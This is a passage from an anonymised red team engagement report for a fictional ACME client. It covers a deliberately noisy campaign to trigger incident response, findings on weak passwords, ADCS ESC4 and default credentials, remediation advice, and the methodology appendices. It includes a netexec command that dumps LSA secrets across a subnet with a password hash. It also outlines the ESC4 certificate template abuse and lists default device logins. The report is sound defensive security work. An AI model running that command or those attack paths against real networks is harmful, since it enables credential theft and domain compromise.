The Red Team obtained 7 out of 8 of the defined goals for the engagement. The only goal not obtained was 'Access and show the ability to delete backups'. The Red Team did not currently know where the backups were being stored.

The following objectives were achieved:

- Show the ability to deploy ransomware on any system, server or workstation.
- Show the ability to impact day to day operations.
- Take control of Active Directory.
- Removing access to systems.
- Show the ability to take ACME Finance System offline (inability to receive/send money).
- Access sensitive information or information that may be perceived as sensitive by the public
- Show the ability to perform invoice/financial fraud

## Campaign 9: Triggering Incident Response (IR)

### Purpose

On the last couple of days of the Red Team exercise, the Red Team and project team agreed that the time left in the exercise could be used for additional training for the blue team. The Red Team ramped up the activity in the hope they would get caught. The actions taken in this phase were purposely loud, in order to trigger Incident Response.

### Extracting secrets

The `--lsa` flag in **nxc** is used to dump Local Security Authority (LSA) secrets from a remote Windows machine. LSA secrets include sensitive information such as service account passwords and cached credentials.

```
nxc winrm x.x.x.x/24 -d 'ACMECorp.com.au' -u 'SVC_VulnMgr' -H
'b9873xxxxxxxxxxxxxxxb4690' --lsa
```


**Figure 49**: Extracting secrets across network range

The attack executed successfully, however no data was returned, likely due to the EDR killing the process before it could extract anything.

This attack was chosen as most endpoint detection systems should alert on its execution. As the Red Team knew that ACME was using CrowdStrike, they were sure it would get the attention of the Blue Team. The Red Team also decided to execute the attack over an entire subnet, just to be sure it was loud.

### Malware drop

As it had been over 20 minutes since the initial attack and the device was still online, the team was preparing to upload Cobalt Strike to as many servers as they could. Just as the first upload was attempted the device appeared to be unable to communicate with the network.


**Figure 50**: File upload attempt

### Detection

The attack on the network devices triggered a response from ACME Blue Team, which caused them to shut down the wireless network entirely while they searched for the device.

After a few hours, the Red Team received a phone call to the mobile number on the device. The ACME staff member asking who they were talking to and why this device was on the internal network.

The staff member informed the Red Team that the device was getting removed from the network and would be stored in an office.

### Outcome

The Red Team triggered an incident response after executing a loud attack over an entire subnet. The Blue Team disabled the internal wireless network until the device could be located. Once located the implant device was removed from the bathroom it was hidden in.

## Conclusion

The Red Team was able to obtain enough access to compromise personal information of clients and staff of ACME, access high value servers, and encrypt all Windows servers and workstations in the internal network. This would shutdown most, if not all, business operations. Even if sufficient system backups are available, it would take a considerable amount of time to become fully operational again causing ACME causing operational, financial, and reputational damages.

# Detailed Vulnerabilities

## Vulnerability 1: Weak domain credentials

| Likelihood | Impact | Risk |
|---|---|---|
| Possible | Severe | **High** |

### Risk assessment

An attacker who obtains credentials through cracking (such as capturing password hashes using or guessing) can access ACME resources available to that user, including emails, GSuite, wireless network and server access.

Additionally, an attacker with valid credentials can launch attacks against the ACME systems that require authentication, which can lead to privilege escalation.

### Description

The password policy used at ACME does not prevent users from choosing and handling passwords insecurely. User accounts had weak passwords that are vulnerable to brute force and password spray attacks yet give access to sensitive information.

This is a breakdown of the length of passwords that were identified during the engagement under 12 characters:




Multiple passwords use the word ‘P@ssw0rd’ and ‘Monday123’, showing that crackable passwords are being chosen. There is also password reuse showing that when the account is created, or when the account’s password is reset, a common password is used.

### Recommendations

Create or improve your password policy. The following topics should be included as a minimum and tailored towards your company:

1. **Choosing passwords for accounts:** When educating people on password choice, length is more secure than complexity. A password with 16 lowercase characters is more secure than an 8-character password with letter, numbers and special characters. Users should be encouraged to choose a passphrase (rather than a password) consisting of multiple words.
2. **Domain password policy settings:** To encourage choosing passwords like the one above, and for added security against brute force attacks, the following settings are recommended.

| Policy settings | Recommended value |
|---|---|
| Minimum password length | 14 |
| Complexity requirement | No |
| Minimum password age | 0 days |
| Maximum password age | 0 days |
| Account Lockout Threshold | 3 attempts |
| Account Lockout Duration | 1 hour |
| Reset account lockout counter after | 30 minutes |

Note that the **Maximum password age** should be set to 0 so that users are not forced to regularly change their passwords. Recent studies have shown that forcing users to regularly change passwords encourages weaker password choice. However, if a password is thought to be breached, then a new password should still be set. (Reference: https://pages.nist.gov/800-63-3/sp800-63b.html#memsecretver)

3. **Use a password manager:** Random, 32-character passwords are stronger than 16-character passwords but are extremely hard to remember. Using a password manager such as Bitwarden or KeePass allows admins and users to store randomly generated passwords in the vault and retrieve them using one master password. It also discourages the storage of cleartext passwords on systems or in file shares.
4. **Rotate shared account passwords**: Shared accounts should not be used if it can be avoided. There is no audit trail and the passwords are more likely to be leaked. However, for accounts that must be shared, ensure that passwords to these accounts are only viewable to authorised staff and are rotated on a regular basis. Again, a password manager can aid with this.
5. **Do not reuse passwords:** A password should never be used for more than one account. Each account should have a unique password whether that account is a domain account, local account or otherwise. Generating a random password and storing it in a password manager is one way to do this.
6. **Password audits:** Perform regular password audits by attempting to crack user passwords. Users that choose crackable passwords should be retrained and asked to choose a new password. As an incentive, users who choose secure passwords can be given a reward by the business.
7. **Password filter:** Consider implementing a password filter that prevents users choosing insecure and passwords commonly found in wordlists. This can be done by creating a DLL that is loaded by the LSA service on domain controllers. (More information: https://docs.microsoft.com/en-au/windows/win32/secmgmt/installing-and-registering-a-password-filter-dll)
8. **Don't store passwords using reversible encryption:** The setting 'Store passwords using reversible encryption' should not be enabled on user accounts. This policy setting in Active Directory determines whether passwords are stored in a way that uses reversible encryption.

Staff should be encouraged to follow these policies for both their work and personal account to build strong password habits. They should also be frequently reminded of the policy during security awareness training.

## Vulnerability 2: ADCS attacks

| Likelihood | Impact | Risk |
|---|---|---|
| Possible | Severe | **High** |

### Risk assessment

Active Directory Certificate Services (ADCS) are available on the internal network. Misconfigurations in this service can be abused to impersonate other users or systems. If successful, an attacker could elevate their privileges from a low privilege domain account to a Domain Admin account.

During this engagement Volkis abused this service to impersonate both the Administrator account and a Domain Controller which lead to domain compromise.

As ADCS attacks must be chained with other exploits or authentication in order to be successful, it is unlikely to be exploited.

### Description

Active Directory Certificate Services (ADCS) is used inside AD environments to facilitate the Public Key Infrastructure (PKI) for certificate generation and signing. Vulnerabilities exist with ADCS that could allow attackers to elevate their privileges. These vulnerabilities are dubbed **ESC1** through **ESC11** and the ones affecting ACME are as follows.

The following ADCS server was enumerated:

- ACME-CA01.ACMECorp.com.au

Certificate templates that allow low-privilege user accounts to modify them are vulnerable to **ESC4**. Attackers can abuse this by forcing vulnerabilities into the certificate template that would then allow for privilege escalation via user impersonation. If dangerous access controls, such as “Full Control” or “Write”, are granted to low privileged users over a certificate template A common attack path is to change the configuration of a vulnerable template to request a certificate of a Domain Administrator.

The following template is vulnerable to ESC4:

- ACME_ClientComputer

### Recommendations

Review and revoke all previously issued certificates if there is no business requirement for the certificate.

Disable certificate templates if there are no business requirements for them.

Audit all the certificate templates for insecure ACEs (“Full Control” or “Write”) for low-privileged users or groups such as “Authenticated Users” or “Domain Computers”.

## Vulnerability 3: Default Credentials

| Likelihood | Impact | Risk |
|---|---|---|
| Possible | Low | **Low** |

### Risk assessment

Exploitation is likely, since no special tools are required to login. Furthermore, since the information about default credentials is public, attackers are likely to find it.

The impact depends on what can be achieved with the specific vulnerability. A criticality rating has been given to each host with default credentials and the highest is taken as the rating for this finding.

In the case of print servers, attackers could gain access to information about what was printed, usernames and potentially integration credentials if they are used (for example, to an LDAP server). This could cause reputational damage if sensitive information is leaked. Or, this information can be used in further attacks against the network.

### Description

The following services still use their default credentials for authentication:

| IP address | Service | Username | Password | Criticality |
|---|---|---|---|---|
| http://x.x.x.44 | PDU | apc | apc | Low |
| http://x.x.x.45 | PDU | apc | apc | Low |
| http://x.x.x.49 | PDU | apc | apc | Low |
| http://x.x.y.49 | Printer | Admin | Admin | Medium |

Default credentials are published online for anyone, including attackers,to see and use. If the uninterrupted power supply (UPS) hardware is used to manage power supplies to critical IT infrastructure it may allow an attacker to shut down or restart connected devices, leading to potential service disruptions and data loss.

### Recommendations

Change the default password to a strong password of at least 14 characters.

# Appendices

## Appendix A: Red team simulation methodology

### Red team simulation

Volkis will perform a red team exercise on the organisation. Unlike a penetration test, the goal of a red team is not to identify vulnerabilities, but to achieve predefined goals. This is done by any means necessary whether it be through a computer or through social engineering. The red team continues executing campaigns until the goals are achieved, or the allotted time expires.

Our red team exercises are bespoke. As such, a flexible methodology is used in order to achieve better results and give us the ability to accurately simulate an adversary. We take industry standard frameworks such as CORIE, TIBER and, Mitre ATT&CK, into account but do not follow them strictly in favour of flexibility.

### Threat Modelling Workshop

Prior to commencing any campaigns, Volkis will conduct a threat modelling workshop with key stakeholders to answer the following questions:

- Who is likely to target the organisation?
- What goals would adversaries likely have?
- What level of resources do these adversaries possess?
- How long would these adversaries persist in achieving their goal?

These questions are discussed and the type of adversary to simulate is established. For example, this could be an insider threat or an opportunistic attacker. Secondly the following items are discussed and agreed upon:

- What is the **primary goal** of the red team?
- What are the **secondary goals** (if any)?
- How long will the red team last?
- Who is the primary contact in the target organisation?
- What is the communication process between the red team and contacts inside the target organisation?
- Are there any restrictions on the red team? (E.g. no physical intrusion)
- Should the red team trigger incident response on purpose after achieving their goals?

The **primary goal** is a business-level threat rather than a technical goal. For example, a primary goal could be to “steal the source code” of the organisation’s core product.

**Secondary goals** can be either business-level or technical. For example, “prevent legitimate access to medical records” or “gain Domain Admin privilege”.

Optionally, the red team can be given **threat cards** to play. A threat card can be played by the red team to trigger an event in the organisation. For example, a threat card may be “execute malware on a user’s workstation” or “plug an implant into the internal network”. Threat cards are useful for when there are restrictions on the red team, to progress the narrative when the red team is unable to progress towards their goal, or to better simulate an insider threat.

### Reconnaissance

The red team will perform reconnaissance and information gathering on the target organisation using both Open Source Intelligence (OSINT) sources and active scanning. In order to remain undetected, the red team will learn as much as possible about the organisation, their employees, and their business practices.

A list of security controls and products potentially used by the target organisation will be collected. If possible, the red team will create a lab environment with the same or similar tools in place to test custom malware prior to using them in the field.

If an insider threat is being simulated, the red team will request access to information that the adversary would likely know.

### Campaigns

Actions attempted by the red team while progressing toward their **primary goal** are divided into **campaigns**. The details of each campaign will depend on what adversary is being simulated and what the primary goal is. For example, a campaign may be “Malware dropper phishing attack” or “physical intrusion” or “lateral movement in the internal network”.

The red team will have several potential campaigns that they could run. These campaigns are prioritised according to which one is likely to progress the red team towards their goals versus how likely it is to alert the Blue Team. Results gathered through successful and failed campaigns are fed back and the campaign priority may change.

### Preparation

Prior to executing a campaign, the red team gathers as much auxiliary information as possible to enhance their chances of success. Custom malware is written, devices are created, and infrastructure is spun up to assist the red team. A pretext is created for why this campaign exists in the first place. For example, it could be “a colleague sharing a file” or “an inspection of the HVAC system in the office”.

Campaigns, as well as any tools and devices, are tested offline against security controls present in the target organisation to avoid detection. The campaign proceeds if detection is unlikely or if detection would not have an adverse affect on the red team.

### Execution

The campaign is executed and potentially adjusted on-the-fly to avoid detection. If successful, the red team will attempt to maintain their newly obtained level of access and leverage it in future campaigns.

If the campaign fails, the reasons are fed back to future campaigns and the red team may choose to repeat the campaign or move to a new one. A failed campaign may have triggered an alert for the Blue Team and may cause the red team to destroy their current infrastructure and rebuild. Execution of more campaigns might also be stopped for a time to allow the heat to die down.

The red team will continue executing campaigns until the goals are achieved or the allotted time-frame expires.

### Trigger Incident Response

One of the objectives of a red team exercise might be to test the incident response and forensics capability of the Blue Team in a simulated scenario that they are unaware of. If this is the case, and the red team have achieved their goals, a campaign will be executed to specifically get the Blue Team's attention. The red team will monitor the Blue Team's actions and see if they are ejected from the network and that implants are cleaned up.

### Red/Blue Debrief

After all campaigns are complete, Volkis will perform a debrief with the red team, Blue Team and key stakeholders. The entire red team exercise will be discussed from both teams' perspectives to gain insight into what each team observed. This helps both teams to learn and grow their skills, ultimately protecting the organisation from real-world threats.

## Appendix B: Risk assessment methodology

A qualitative risk assessment is performed on each vulnerability to determine the impact and likelihood of the vulnerability being exploited. An overall risk is calculated based on the table below:

| Impact \ Likelihood | Rare | Unlikely | Possible | Likely |
|---|---|---|---|---|
| Critical | Medium | High | Critical | Critical |
| Severe | Low | Medium | High | High |
| Moderate | Low | Medium | Medium | High |
| Low | Low | Low | Low | Medium |

The risk assessment methodology is derived from industry standards such as ISO 31000[2] and OWASP Risk Rating Methodology[3].

The impact rating is deduced from multiple factors that consider both technical impact and business impact:

- **Loss of confidentiality**: How much sensitive information could be accessed or leaked and how sensitive was it?
- **Loss of integrity**: How much data could be corrupted and what degree of corruption was possible? Was it possible to perform actions on behalf of others?
- **Loss of availability**: How much services could be disrupted, preventing users from performing their tasks? What was the degree of impairment?
- **Financial damage**: How much money could be lost as a result?
- **Reputational damage**: How badly would the company's reputation be damaged and how much trust could customers lose?
- **Non-compliance**: Would the business be in breach of certain compliance standards they are obliged to comply with? (E.g. Privacy Act)

The likelihood is deduced from considering who the adversary may be and factors around the vulnerability:

- **Skill of adversary**: How skilful is the attacker likely to be?
- **Motive**: What are the motivating factors that the adversary may have?
- **Resources**: How much time and economic resources does the adversary have?
- **Ease of discovery**: How likely is the adversary to discover the vulnerability?

[2] https://www.iso.org/iso-31000-risk-management.html
[3] https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology

- **Ease of exploitation**: How easy is the vulnerability to exploit and are there publicly available tools to aid in doing so?
- **Detection**: How likely is the attack to be discovered by the organisation?

An overall rating (from Low to Critical) is given to each vulnerability. The vulnerabilities are then sorted in order from importance and urgency to remediate.

# Appendix C: Document Control

## Document information

| | |
|---|---|
| **Client** | ACME Corporation |
| **Document name** | Anonymised Red Team Report |
| **Document Version** | 1.0 |

## Document changes

| Version | Date | Name | Changes |
|---|---|---|---|
| 1.0 | 2024-10-01 | Consultant | Client Release |

## Document contributors

| Name | Role | Phone Number | Email Address |
|---|---|---|---|
| Consultant | Security Consultant | +61 000 000 000 | info@volkis.com.au |
| Senior Consultant | Senior Security Consultant | +61 000 000 000 | info@volkis.com.au |


VOLKIS™